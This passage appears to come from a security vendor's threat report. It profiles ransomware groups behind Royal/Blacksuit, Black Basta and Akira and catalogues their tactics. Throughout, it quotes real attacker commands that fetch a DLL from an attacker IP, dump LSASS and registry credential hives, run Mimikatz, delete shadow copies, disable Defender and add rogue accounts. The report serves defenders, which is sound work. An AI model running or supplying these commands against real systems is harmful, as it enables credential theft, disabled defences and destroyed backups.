Set-MpPreference -DisableIOAVProtection True
"CSIDL_SYSTEM_DRIVE\program files\windows defender\mpcmdrun.exe" -RemoveDefinitions -All Set-
MpPreference -DisableIOAVProtection$true
"CSIDL_SYSTEM\cmd.exe" /C "CSIDL_PROFILE\appdata\local\temp\symcinstanceuninstallcmd.bat"
powershell "$app = Get-WmiObject -Class Win32_Product | where-object {$_.Name -like \'*Symantec*\'};
foreach($item in $app) {msiexec /x$item.IdentifyingNumber /norestart /qn}"
powershell "$app = Get-WmiObject -Class Win32_Product | where-object {$_.Name -like \'*Windows
Agent*\'}; foreach($item in $app) {msiexec /x$item.IdentifyingNumber /norestart /qn}"
CSIDL_SYSTEM\msiexec.exe /V
"CSIDL_SYSTEM\msiexec.exe" /x {66ABC383-919E-5820-8900-F96321E96229} /norestart /qn
"CSIDL_SYSTEM\msiexec.exe" /x {AB2C803C-5D82-4D6A-AC6A-5A7357D8B2F9} /norestart /qn
sc delete "MSSQL$SQLEXPRESSSYMC"
sc delete "SQLAgent$SQLEXPRESSSYMC"
sc delete "SQLTELEMETRY$SQLEXPRESSSYMC"
```

Pygmachus

- **Aliases:** Royal, Blacksuit
- **Ransomware Families:** Ransom.Royal, Ransom.Blacksuit
- **Active Since:** 2022
- **Ransomware-as-Service:** No

Pygmachus is a prolific ransomware attacker, associated with the Royal and Blacksuit ransomware families. The group first became active in 2022 when it began attacking organizations using the Royal ransomware.

A second ransomware payload, Blacksuit, appeared in 2023 and appeared to be linked to Pygmachus. For a time, the nature of the link between Royal and Blacksuit was unclear since there were reports of attacks involving both in the same time period.

However, in August 2024, CISA and the FBI confirmed that Pygmachus had switched from using Royal to Blacksuit. The agencies said that Blacksuit is an evolution of Royal, which was used from approximately September 2022 through June 2023. Blacksuit shares numerous coding similarities with Royal and has exhibited improved capabilities.

The FBI and CISA said that Pygmachus has attempted to extort $500 million from victims to date. Blacksuit ransom demands range from approximately $1 million to $10 million, with the largest individual ransom demand being $60 million.

A variety of infection vectors have been used by Pygmachus, including phishing emails, remote desktop protocol (RDP) compromise, and the exploitation of public-facing applications. In some cases the malware has been delivered by a group Microsoft calls DEV-0569, which is known as an access broker for ransomware operators.

Royal has been delivered in an infection chain involving the Batloader downloader, which dropped a Cobalt Strike Beacon, which then went on to download the Royal ransomware. In a separate case, initial access began by exploiting the ProxyNotShell vulnerabilities (CVE-2022-41040 and CVE-2022-41082) on an Exchange Server. Royal is also believed to have been the ultimate payload in a campaign that leveraged the Gootkit loader alongside Cobalt Strike.

Cardinal

- **Ransomware Families:** Black Basta (Ransom.Basta)
- **Active Since:** 2022
- **Ransomware-as-Service:** No

Cardinal operates the Black Basta ransomware, which first appeared in April 2022.

Black Basta made an immediate impact with a high volume of attacks, suggesting that Cardinal were experienced operators.

Black Basta had a strong association with the Qakbot botnet, with Qakbot long being the primary infection vector for Black Basta attacks. However, Qakbot, at the time one of the world's most prolific botnets, was taken down following law enforcement action in August 2023. While this action was disruptive to Black Basta, attacks involving the ransomware eventually resumed after the takedown, as Cardinal found alternative infection vectors. It was reported in October 2023 that Black Basta was using the DarkGate loader malware-as-a-service in its attack campaigns, with speculation that DarkGate may fill the void left by the takedown of Qakbot.

While there have been some reports that Black Basta is a RaaS operation, no confirming evidence has emerged, and Cardinal has never advertised for affiliates. Attacks involving Black Basta have been observed using living-off-the-land tools such as PowerShell, VssAdmin, WMI, PsExec, BITSAdmin; the commodity malware Backdoor.SystemBC (Coroxy), Mimikatz, Bloodhound, and Sharphound; and legitimate tools such as SoftPerfect Network Scanner (NetScan), Rclone, Atera Agent, Splashtop, and GoToAssist. The group has also been seen leveraging batch scripts to disable security software. Once they have gained access to a victim network, Cardinal takes part in typical pre-ransomware activity such as spreading laterally across the network, deleting backups, and disabling security software.

Cardinal also has a Linux variant of Black Basta that targets VMware ESX virtual machines (VMs) running on enterprise Linux servers. Like almost all ransomware actors now, Cardinal carries out double extortion attacks where it steals a victim's data before encrypting it. The group uses intermittent encryption to speed up the encryption process and adds the .basta file extension to encrypted files.

Cardinal also appears to have access to zero-day vulnerabilities. The Symantec Threat Hunter Team found evidence that the group may have been exploiting a Windows privilege escalation vulnerability as a zero-day. The vulnerability (CVE-2024-26169) occurs in the Windows Error Reporting Service. If exploited on affected systems, it can permit an attacker to elevate their privileges. The vulnerability was patched on March 12, 2024, and, at the time, Microsoft said there was no evidence of its exploitation in the wild. However, analysis of an exploit tool deployed in Black Basta attacks revealed evidence that it could have been compiled prior to patching.

Darter

- **Ransomware Families:** Ransom.Akira
- **Active Since:** 2023
- **Ransomware-as-Service:** Yes

Darter operates Akira, one of the newer ransomware operations, which first appeared in March 2023. Although Akira shares the same name with an older family of ransomware that circulated in 2017, there is no evidence to suggest the two are linked. It is run as a RaaS operation, and affiliates typically mount double extortion attacks. According to the U.S. government, by January 2024 the group had attacked over 250 organizations and claimed approximately $42 million in ransom proceeds.

There are some loose links between Darter and the defunct Conti ransomware operation, although the exact nature of the relationship remains unclear. Analysis by Arctic Wolf found some code overlap with Conti. For example, Akira ignores the same file types and directories as Conti and has similar functions. It also uses a similar implementation of the ChaCha algorithm to encrypt files. Since Conti's source code was leaked, code overlap doesn't provide strong ties. However, blockchain analysis found that some Akira ransom payments were being transferred into Conti-affiliated wallets, including some wallets believed to be associated with Conti leadership figures.

In June 2023, Avast published a decryptor for Akira. Darter subsequently updated its payload, and the decryptor will no longer work on files encrypted using recent versions of the ransomware.

Akira affiliates often obtain access to victims using virtual private network (VPN) services without multi-factor authentication (MFA) configured, including using known Cisco vulnerabilities (CVE-2020-3259 and CVE-2023-20269). In September 2024, it was reported that Akira affiliates were exploiting a recently patched vulnerability in SonicWall's VPN solutions. The vulnerability (CVE-2024-40766) is an access control issue affecting SonicWall SonicOS management access and SSLVPN. In October 2024, users of Veeam Backup & Replication (VBR) servers were warned that the Akira and Fog ransomware groups were starting to target vulnerable Veeam installations for ransomware attacks. The vulnerability targeted by the attackers is a critical unauthenticated remote code execution vulnerability (CVE-2024-40711) caused by deserialization of untrusted data.

Ransomware TTPs

While a huge number of actors are now involved in ransomware attacks, the tools, tactics, and procedures (TTPs) used in attacks tend to be broadly similar. Regardless of the attacker, the objective remains the same: access the victim's network and obtain sufficient privileges to move laterally across the entire network before exfiltrating data and successfully deploying an encrypting payload on the maximum number of machines on the network. While ransomware families may come and go, TTPs tend to change less frequently, with minor evolutions occurring and attackers learning from other successful attacks. Many ransomware operators share playbooks with affiliate attackers, step-by-step guides on how to perform a successful attack.

A huge proportion of tools used by attackers is legitimate software. Malware tends to be deployed sparingly and may only appear at the conclusion of an attack (such as when a ransomware payload is deployed).

For every stage in an attack chain, there are multiple tools and tactics that can be deployed to achieve the objective. For example, there are numerous living-off-the-land techniques for dumping credentials, in addition to several third-party tools. If one tactic fails, attackers will frequently switch to another and keep trying until they find a successful one.

An awareness of the TTPs used by attackers will help organizations in preparing their defenses and better help them in identifying malicious behaviors on their networks.

Living off the Land

Living off the land is now used to some degree by nearly all ransomware actors. The term describes the tactic of using tools that are available on the target's network to advance an attack.

Living off the land allows them to minimize the risk of detection by reducing the number of tools that they must install and use on the victim's network. Each new external tool is a potential tripwire that could alert the organization to their presence.

In practice, living-off-the-land tools are typically either built into the OS or sourced from the OS developer, complete with valid digital signatures.

PowerShell

PowerShell is one of the most frequently exploited living-off-the-land tools used by attackers. Its popularity comes from its powerful and versatile scripting capabilities, combined with its integral role as a native Windows component widely used for legitimate purposes.

Even though PowerShell is one of the most widely abused tools, malicious usage still only accounts for a small percentage of overall PowerShell usage. The sheer volume of PowerShell activity on networks potentially makes it easier for attackers to hide in plain sight. Malicious activity is like a needle in a haystack.

PowerShell has a range of potential applications for an attacker. PowerShell scripts can be written to perform a huge array of tasks, and attackers can chain together multiple commands in a single script. Attackers also can obfuscate malicious commands by encoding PowerShell scripts.

Examples of Malicious PowerShell Usage

Download a suspicious file (DLL):

```
powershell -ep bypass iwr -uri http://77.221.149[.]107:8000/appverifUI.dll -O appverifUI.dll
```

Download AnyDesk:

```
powershell Invoke-WebRequest -Uri http://download.anydesk[.]com/AnyDesk.msi -OutFile anydesk.
msi
powershell.exe -nop -c "Start-BitsTransfer -Source https://download.anydesk.com/AnyDesk.exe
-Destination C:\ProgramData\AnyDesk.exe"
```

Stop virtual machines:

```
powershell.exe -Command PowerShell -Command "{ Get-VM | Stop-VM -Force }"
```

OS fingerprinting:

```
powershell -command "(Get-WmiObject Win32_OperatingSystem).Caption"
```

Credential dumping:

```
powershell.exe -nop -enc rundll32.exe C:\Windows\System32\comsvcs.dll, #+0000^24 (Get-Process
lsass).Id \Windows\Temp\X3zY.tar full
```

Disable a firewall:

```
cmd.exe /c powershell "Set-NetFirewallProfile -Profile Domain, Public, Private -Enabled False"
```

Enable RDP:

```
cmd.exe /c powershell "$a = Get-Service -Displayname \" *Remote Desktop Services*\";
foreach($item in $a){ Set-Service -Name [REDACTED] -
StartupType Automatic}; foreach($item in $a){ Start-Service -Name [REDACTED] [REDACTED];"
```

List domain controllers:

```
"CSIDL_SYSTEM\cmd.exe" /C powershell /c nltest /dclist:
```

Stop running services:

```
powershell "gwmi win32_process|?{$_.path -notmatch 'CSIDL_SYSTEM_DRIVE\win' -and $_.path
-match ' '}|select -exp processid|foreach-object{taskkill /f /pid $_}"
powershell "gwmi win32_service|?{$_.PathName -notmatch 'CSIDL_SYSTEM_DRIVE\win' -and $_.State
-eq 'Running'}|select -exp Name|foreachobject{Stop-Service -force " $_"}"
```

Turn off Windows Defender:

```
cmd /c powershell -Command Add-MpPreference -ExclusionPath C:\*
```

PsExec

A Microsoft Sysinternals tool for executing processes on other systems. The tool is primarily used by attackers to move laterally on victim networks, executing commands on other machines on the network.

An attacker can use PsExec to execute commands on another computer, leveraging the –s command line argument to run the process under the System account for elevated privileges. For example:

```
PsExec64.exe \\192.168.0.8 -s cmd.exe
```

Attackers can leverage PsExec to execute commands across multiple computers in a domain by specifying a wildcard (*) as the target. This instructs PsExec to run the command on all accessible computers within the current domain.

Furthermore, attackers can easily automate this process by scripting PsExec commands to target specific machines of interest. Such scripts can loop through a list of target systems, enabling attackers to scale their operations efficiently across the network.

WMI

Windows Management Instrumentation (WMI) is a Microsoft framework that provides a command-line interface for managing data and operations on Windows-based operating systems. WMI scripts can be used for automating routine administrative tasks on remote computers on a network more efficiently. However, attackers commonly leverage WMI to execute commands on remote computers, enabling lateral movement, system enumeration, and persistence while blending into legitimate network activity.

Reg

Reg (reg.exe) is a Windows-native command-line tool designed for managing the system registry on local or remote computers. Attackers often abuse this utility to edit the registry to enable a variety of malicious activities such as credential dumping, downgrading security features, and facilitating remote access, among others.

Examples of Malicious WMI Usage

Disable security:

```
wmic product where name=[REMOVED] Endpoint Protection" call uninstall /nointeractive
```

Terminate processes:

```
"CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REDACTED] '%ADAPAgentService%'" delete
"CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REDACTED] '%AFD2DMonitor%'" delete
"CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REDACTED] '%ARCUpdate%'" delete
"CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REDACTED] '%AdskAccessCore%'" delete
"CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REDACTED] '%AdskAccessServiceHost%'" delete
"CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REDACTED] '%AdskAccessUIHost%'" delete
"CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REDACTED] '%AdskIdentityManager%'" delete
```

Delete Shadow Copies:

```
"CSIDL_SYSTEM\wbem\wmic.exe" "CSIDL_SYSTEM\wbem\wmic.exe" shadowcopy delete /nointeractive
```

Examples of Malicious Reg Usage

Dump SAM, Security, and System hives:

```
reg.exe save hklm\sam CSIDL_PROFILE\appdata\local\temp\2\kpjrsk
reg.exe save hklm\security CSIDL_PROFILE\appdata\local\temp\2\dnzsvkjffwh
reg.exe save hklm\system CSIDL_PROFILE\appdata\local\temp\2\awhfgmsq
```

Disable Windows Defender:

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "CSIDL_WINDOWS" /d 0 /t REG_
DWORD /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
```

Add a user account to Winlogon:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName /t REG_SZ /d [REDACTED]\
[REDACTED] /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName /t REG_SZ /d support3 /f
```

Disable LSA protection:

```
reg add HKLM\System\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d 0
```

Net

Net (net.exe) is a Windows-native Microsoft tool designed to manage network resources such as file shares, printers, and user accounts. Attackers frequently use it for network discovery, enumeration of shared resources, and the creation of unauthorized user accounts. Examples of malicious Net usage are as follows:

Create a new user called `john` and assign it the password of `W@terpig@!`:

```
CSIDL_SYSTEM\net1 localgroup [REMOVED] john /
add
CSIDL_SYSTEM\net1 user [REMOVED] W@terpig@! /
add
```

List groups in a domain:

```
"CSIDL_SYSTEM\net.exe" group /domain Domain
[REDACTED]
```

DISM

Deployment Image Servicing and Management (DISM) is a Microsoft command-line tool used for managing and repairing Windows images, including system updates and component configurations. A feature of the tool is that it can be used to enable or disable Windows features, making it a valuable tool for legitimate system maintenance. However, attackers are increasingly abusing DISM to disable security features such as Windows Defender in an effort to pave the way for further exploitation:

```
"CSIDL_SYSTEM\dism.exe" /online /Disable-
Feature /FeatureName:Windows-Defender /Remove
/NoRestart /quiet
```

Esentutl

Esentutl is a Windows command-line tool that provides database management utilities for the Extensible Storage Engine (ESE), which supports applications such as Active Directory and Microsoft Exchange. It can be abused to extract sensitive information such as browser credentials:

```
esentutl.exe /y "CSIDL_PROFILE\appdata\local\
google\chrome\user data\default\login data" /d
"CSIDL_PROFILE\appdata\local\google\chrome\
user data\default\login data.tmp
```

Vssadmin

A Windows command-line tool that is used to manage Volume Shadow Copies, which are snapshots of system files and volumes. While typically used for system backups and recovery, attackers have leveraged Vssadmin to delete Shadow Copies, deleting backup data that may aid in recovery after an attack:

```
vssadmin delete Shadows /all /quiet
```

Vssadmin can also be used to resize the storage allocation. Resizing may limit the space allocated for Volume Shadow Copies, potentially preventing more from being created, further disrupting recovery efforts.

SC

SC (sc.exe) is Windows-native command-line utility that can be used to manage services on a system. It allows administrators to control and configure a service via the service control manager (SCM). It can be used to create entries for a service, change service parameters, and start or stop services.

In this case, an attacker used SC to change the privileges for a driver, enabling it to run in kernel mode, which is typically performed by attackers in order to gain deeper system control to disable security services such as antivirus protection:

```
sc config UpdateSVC type=kernel
sc create UpdateSVC binPath="CSIDL_SYSTEM\
updatedrv.sys"
sc create UpdateSVC binPath="CSIDL_SYSTEM\
updatedrv.sys" type=kernel
```

Icacls

A Windows-native command-line tool that is used to display or modify discretionary access control lists (DACLs) on specified files and directories, essentially providing control over file and folder access permissions, making it a powerful utility for managing security settings on a system

In this case, attackers used icacls in an attempt to disable Windows Defender. The commands executed granted all accounts read/write/modify permissions to Windows Defender files, potentially allowing the attackers to manipulate and further degrade the security of the system:

```
icacls "CSIDL_COMMON_APPDATA\microsoft\windows
defender\platform\[VERSION_NUMBER]\mpcmdrun.
exe" /grant Everyone:(F)
icacls "CSIDL_COMMON_APPDATA\microsoft\windows
defender\platform\[VERSION_NUMBER]\msmpeng.exe"
/grant Everyone:(F)
icacls "CSIDL_COMMON_APPDATA\microsoft\windows
defender\platform\[VERSION_NUMBER]\nissrv.exe"
/grant Everyone:(F)
icacls "CSIDL_COMMON_APPDATA\microsoft\
windows defender\platform\[VERSION_NUMBER]\x86\
mpcmdrun.exe" /grant Everyone:(F)
icacls "CSIDL_SYSTEM\securityhealthservice.exe"
/grant Everyone:(F)
icacls "CSIDL_SYSTEM\securityhealthsystray.exe"
/grant Everyone:(F)
```

Other Frequently Used Tools

Other frequently used living-off-the-land tools include the following:

- **BITSAdmin:** A Microsoft tool that can be used to create, download, or upload jobs and monitor their progress.
- **Certutil:** A Microsoft Windows utility that can be used for various malicious purposes, such as to decode information, to download files, and to install browser root certificates.
- **Findstr:** A Windows tool that searches for patterns of text in files.
- **Mshta:** A Microsoft Windows component that executes HTML Application (HTA) files. Attackers may abuse it for proxy execution of malicious files through a trusted Windows utility.
- **Netstat:** A Windows command-line tool that can be used to display active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics, and IPv6 statistics.
- **Ntdsutil:** A Windows command-line tool that provides management facilities for Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS).
- **ProcDump:** A Microsoft Sysinternals tool for monitoring an application for CPU spikes and generating crash dumps, but which can also be used as a general process dump utility (see Credential Dumping).
- **Process Explorer:** A Microsoft Sysinternals tool that provides the functionality of Windows Task Manager along with features for collecting information about processes running on a system.
- **Process Monitor:** A Microsoft Sysinternals tool used to monitor and display in real-time all file system activity on a Microsoft Windows or Unix-like operating system.
- **PsInfo:** A Microsoft Sysinternals tool used to discover system information.
- **PsKill:** A Microsoft Sysinternals command-line tool used to terminate (kill) Windows processes on local or remote Windows systems.
- **Quser:** A Windows command-line tool that can be used to display information about logged-in users on a machine.
- **Query (query.exe):** A Windows tool that can be used to display information about processes, sessions, and Remote Desktop Session Host servers.
- **Schtasks:** A Microsoft tool used for managing scheduled tasks.
- **SDelete (Secure Delete):** A Microsoft Sysinternals tool that allows the user to delete one or more files and/or directories, or to cleanse the free space on a logical disk.
- **Taskkill:** A Windows command-line tool that can be used to end one or more tasks or processes.
- **Tasklist:** A Windows tool that displays a list of currently running processes on the local computer or on a remote computer.

Credential Access and Theft

Credential access is a major component of ransomware attacks. It allows the attacker to move laterally across the network to other machines, compromise additional systems, and potentially elevate their privileges. There are a variety of tools and techniques employed by attackers, and they are changing all the time. As one avenue of attack is mitigated or blocked off, attackers quickly adapt by leveraging alternative tools and tactics to achieve their objectives.

Techniques

Brute force: Perhaps the least sophisticated method of obtaining credentials is the brute-force attack, where attackers make multiple login attempts using a list of commonly used or default username and password combinations. Although less frequently seen than previously due to mitigations introduced against this tactic, such as permitting only a limited number of login attempts in a specified period, brute-force attacks are still attempted.

One recent example was attackers using the Play ransomware, who utilized a tool called PlusBrute to brute force login credentials on targeted machines. The tool used a file named u.txt as a username list and a file named p.txt as a password list and attempted to log in using the Windows LogonUserW API function. The tool recorded the result of correct username/password combinations to a file named success.txt.

Valid accounts: The most straightforward means of accessing credentials is sourcing credentials for valid accounts. These may be default or stolen credentials that have been obtained by the attackers from data breaches. According to the U.S. Cybersecurity and Infrastructure and Security Agency's (CISA) Risk and Vulnerability Assessments for 2023, for initial access, attackers were most successful in targeting valid accounts using methods such as stolen/cracked/brute-forced credentials or using default credentials of systems to gain entry. These techniques were used in 41% of successful attacks.

Pass-the-hash: Credentials obtained by attackers during attacks are often not plaintext username/password combinations. In order to validate entered passwords without actually storing cleartext passwords to validate against, many systems will store encrypted, hashed versions of credentials. An input password will be hashed with the same encryption algorithm, and if the two hashes match, it will be accepted as valid.

If an attacker can obtain the hashed version of a password, it can be submitted for authentication, bypassing the need for a cleartext password.

Pass-the-ticket: Similar to pass-the-hash, pass-the-ticket attacks leverage weaknesses in the Kerberos authentication protocol, where authentication is performed by what is known as a Kerberos ticket. The protocol avoids the need for the retention of plaintext passwords and has additional safeguards in place in the form of time limitations for ticket validity. However, if an attacker succeeds in stealing or creating a valid Kerberos ticket, they can then use it to authenticate themselves. Different classes of Kerberos tickets can afford a greater level of privileges for attackers. For example, by acquiring a Kerberos ticket-granting ticket (TGT), also known as a golden ticket, an attacker can use it to authenticate themselves for any account in the Active Directory.

Tools

ProcDump: ProcDump is a Microsoft Sysinternals tool for monitoring an application for CPU spikes and generating crash dumps. It can also be used as a general process dump utility. Attackers may leverage it to attempt to access credentials that are stored in the process memory of the Local Security Authority Subsystem Service (LSASS) by creating a memory dump of the LSASS process:

```
CSIDL_COMMON_APPDATA\procdump.exe -accepteula
-r -ma lsass.exe
```

The memory dump can then be mined by the attackers for hashed passwords or Kerberos tickets.

Mimikatz: By far the most frequently used tool for credential theft is Mimikatz. The tool was created in 2011 and was originally intended as a proof of concept to demonstrate a vulnerability in Windows where both an encrypted copy of a password and the decryption key were simultaneously held in memory.

While Microsoft long ago introduced mitigations against this technique, Mimikatz has since expanded, progressively introducing additional functionality and incorporating new techniques not only to obtain credentials but also to run those credentials against targeted systems. For example, it can be used to both steal hashed passwords and perform pass-the-hash authentication. Likewise, it can be used to steal sufficient information to create valid Kerberos tickets and then use those tickets to authenticate.

The tool is popular with attackers since it is publicly available and open-source, meaning that it is relatively easy to modify and create a new, unique version that is less likely to trigger defenses.

```
\Mimik\x64\mimik.exe "privilege::debug"
"sekurlsa::bootkey" "token::elevate"
"event::clear" "log .\!logs\Result.txt"
"sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache"
"lsadump::sam" exit
```

The above is an example of Mimikatz usage in a recent ransomware attack. The attackers renamed the executable from mimikatz.exe to the slightly less obvious mimic.exe. They opted to run multiple commands at once before exiting. Multiple commands are supported provided they are separated by quotes. The syntax Mimikatz uses for commands is to enter the command's module followed by two colons and the command name:

- `privilege::debug` — Elevate privileges by requesting the debug privilege.
- `sekurlsa::bootkey` — The `sekurlsa` module can be used to extract credentials from LSASS. In this case, the command sets the SecureKernel Boot Key and tries to decrypt LSA Isolated credentials.
- `sekurlsa::logonpasswords` — In this case, the `sekurlsa` module will list all available credentials from dumping the LSASS, including recently logged on users.
- `token::elevate` — The `token` module can be used to check, steal, manipulate, and impersonate Windows tokens. The `elevate` command is used to impersonate a token. Without a command-line argument, it will impersonate the token from SYSTEM.
- `event::clear" "log .\!logs\Result.txt"` — This command clears a specified log file, in this case one named Result.txt.
- `vault::cred` — The `vault` module is used to extract credentials from the Windows Credential Manager, aka the Windows Vault. The `cred` command is used to enumerate all credentials found in the vault.
- `lsadump::secrets` — The `lsadump` module is used to dump information from the Local Security Authority (LSA) and Security Account Manager (SAM) databases. The `secrets` command is used to get the SysKey to decrypt Secrets entries from both.
- `lsadump::cache` — The `cache` command is used to list Domain Cached Credentials from the registry.
- `lsadump::sam` — The `sam` command dumps hashes from the SAM.
- `exit` – Terminate the program.

LaZagne: A publicly available, open-source tool, LaZagne incorporates much of the functionality found in Mimikatz, plus the ability to target macOS and Linux. In addition to targeting operating system credentials, it also contains functionality to extract credentials from web browsers, email clients, chat clients, and various other applications.

KeyScout: A commercially available tool **developed by Oxygen Forensics**, its legitimate use case is to aid in incident response (IR) investigations, with the ability to collect artifacts and extract data from them, including credentials.

Nirsoft Tools: A suite of third-party password recovery tools developed by Nirsoft are frequently deployed in ransomware attacks. NIrsoft has developed password recovery tools for a wide range of applications, including most major web browsers, along with various email and instant messenger clients. When these are used, they are often deployed in bulk, with the attacker dropping them all on the target's network and using them selectively.

Impairing Defenses

A common tactic frequently deployed by attackers at present is the impairment of defenses, usually by attempting to disable antivirus (AV) or endpoint detection and response (EDR) products. Ransomware actors in particular have added this step to their playbooks in a bid to avoid triggering detections prior to the deployment of an encrypting payload.

The use of impairment techniques and tools has risen markedly among ransomware actors over the past two years, most likely in response to vendors improving their ability to identify patterns of malicious activity that occur prior to ransomware deployment.

Vulnerable Drivers

By far the most frequently used technique for defense impairment is the Bring Your Own Vulnerable Driver (BYOVD) technique. Attackers will deploy a signed vulnerable driver to the target network, which they then exploit to disable security software. Since drivers operate with kernel access, they can terminate processes, making them an effective tool for disrupting security measures.

In most cases, the vulnerable driver is deployed along with a malicious executable, which will use the driver to issue commands. These drivers are considered "vulnerable" as it should not be possible to leverage them in this way. A correctly written driver will contain safeguards to ensure they only respond to legitimate requests from authorized software. However, when these drivers fall into the wrong hands, they effectively become tools for privilege escalation.

BYOVD is popular with attackers due to its effectiveness and reliance on legitimate, signed files, which are less likely to raise red flags. A wide range of drivers have been used in such attacks, with anti-rootkit drivers developed by security vendors being frequently among the most commonly exploited.

The most frequently used BYOVD tools seen in the past two years include the following:

- **TrueSightKiller:** A publicly available tool that leverages a vulnerable driver named truesight.sys. The signed driver was originally developed to be used in RogueKiller Anti-Malware, developed by Adlice Software.
- **Gmer:** A rootkit scanner that can be used to kill processes.
- **Warp AVKiller:** A variant of a Go-based information-stealing threat called Warp Stealer, which appears to be just used to bypass security products. It uses a vulnerable Avira anti-rootkit driver to disable security products.
- **KillAV:** Malware used to deploy various vulnerable drivers for terminating security processes.
- **GhostDriver:** A publicly available tool that leverages vulnerable drivers to kill processes.
- **Poortry (aka BurntCigar):** A malicious driver documented by Sophos that is frequently employed alongside a loader known as Stonestop. Unlike many drivers, Poortry may have been developed by attackers who then succeeded in getting it signed.
- **AuKill:** A tool documented by Sophos that uses an outdated version of the driver used by the Microsoft utility Process Explorer to disable EDR processes.

In addition to the above, various other vulnerable drivers and related tools have been employed in ransomware attacks.

Living off the Land

In addition to deploying specific tools, attackers have leveraged living-off-the-land techniques, using Windows utilities to disable security. These are usually directed at disabling Windows Defender:

```
"CSIDL_PROGRAM_FILES\windows defender\mpcmdrun.exe" -RemoveDefinitions -All Set-MpPreference -DisableIOAVProtection True

CSIDL_SYSTEM\cmd.exe" /c reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f

reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f

schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable

schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable

schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable

schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable

schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
```

Data Exfiltration

Ransomware actors now regularly steal data to perform double-extortion attacks, using the threat of leaking that stolen data as an additional form of leverage.

While some exfiltration tools are malware, the vast majority are dual-use—legitimate software used by the attackers for malicious purposes.

Tools

PowerShell: A Microsoft scripting tool that can be used to run commands, download payloads, traverse compromised networks, and carry out reconnaissance. In several ransomware attacks, the attackers have executed specific commands in order to facilitate data exfiltration, including use of the Compress-Archive cmdlet:

```
powershell Compress-Archive CSIDL_PROFILE\public\[REMOVED]-fs CSIDL_PROFILE\public\[REMOVED]-fs.zip
```

RDP (Remote Desktop Protocol): A Microsoft-developed protocol that allows a computer to connect to and control another computer using client/server software. Attackers can attempt to enable RDP using a variety of techniques, including leveraging multiple living-off-the-land tools. Once RDP is enabled, it allows the attackers to use any number of dual-use tools that leverage the RDP protocol.

For example, an attacker may attempt to enable RDP by simply modifying a registry key:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

The attacker may also attempt to create a firewall rule to specifically allow all incoming RDP connections using a Network Shell (`netsh`) command:

```
netsh advfirewall firewall add rule name=[NAME] RemoteDesktop" dir=in protocol=TCP localport=3389 action=allow
```

Rclone: An open-source tool that can legitimately be used to manage content in the cloud but has been seen being abused by ransomware actors to exfiltrate data from victim machines.

Cobalt Strike: An off-the-shelf tool that can be used to execute commands, inject other processes, elevate current processes, impersonate other processes, and upload and download files. It ostensibly has legitimate uses as a penetration-testing tool but is invariably exploited by malicious actors. Cobalt Strikes has been used for data exfiltration, with attackers leveraging Cobalt Strike's Beacon payload to establish covert communication channels with compromised systems, allowing them to exfiltrate sensitive data stealthily. The tool's ability to mimic normal network traffic and blend in with legitimate activity enables attackers to surreptitiously transfer valuable information from compromised networks.

AnyDesk: A legitimate remote desktop application. By installing it, attackers can obtain remote access to computers on a network. Malicious usage of AnyDesk is now a well-known TTP and, in some cases, attackers will attempt to avoid raising suspicions by renaming the AnyDesk executable to something that may appear more innocuous, a technique known as masquerading.

Splashtop: This family of legitimate remote desktop and remote support software developed by Splashtop Inc. enables users to remotely access computers from desktop and mobile devices.

ScreenConnect (formerly ConnectWise): A remote desktop application tool by ConnectWise, which is used to enable remote access to computers.

WinRAR: An archive manager that can be used to archive or zip files. Attackers have used WinRAR and similar utilities (7-Zip) in order to prepare files for exfiltration:

```
cmd /u [REMOVED] CSIDL_COMMON_APPDATA\rar.exe a -dh -hp[REMOVED] -m5 CSIDL_COMMON_APPDATA\1.rar CSIDL_COMMON_APPDATA\1.txt > CSIDL_COMMON_APPDATA\log.txt
```

Robocopy: A command-line file-transfer utility for Microsoft Windows. An attacker can use command-line arguments to specify in granular detail what they wish to transfer. For example, this command specifies that data and timestamps should be transferred, including contents of subdirectories, excluding files present at the destination but not at the source, with no retries on failed copies, excluding files listed in the predefined list:

```
robocopy . "CSIDL_SYSTEM" /COPY:DT /E /XX /R:0
/W:0 /NP /XF RunFileCopy.cmd /IS /IT
```

TeamViewer: A legitimate remote access and collaboration application. It and similar tools are often used by attackers to obtain remote access to computers on a network.

MegaSync: A synchronization tool for the Mega file-hosting platform.

FileZilla: An open-source FTP client and server available for Windows, Linux, and macOS.

WinSCP: A legitimate SFTP and FTP client for Microsoft Windows.

Remote Access Software

In recent years, there has been an explosion in the number of legitimate tools being leveraged by malicious actors. While a wide array of software is used, perhaps the biggest class of tools being used currently are remote access/remote desktop and remote monitoring and management (RMM) software.

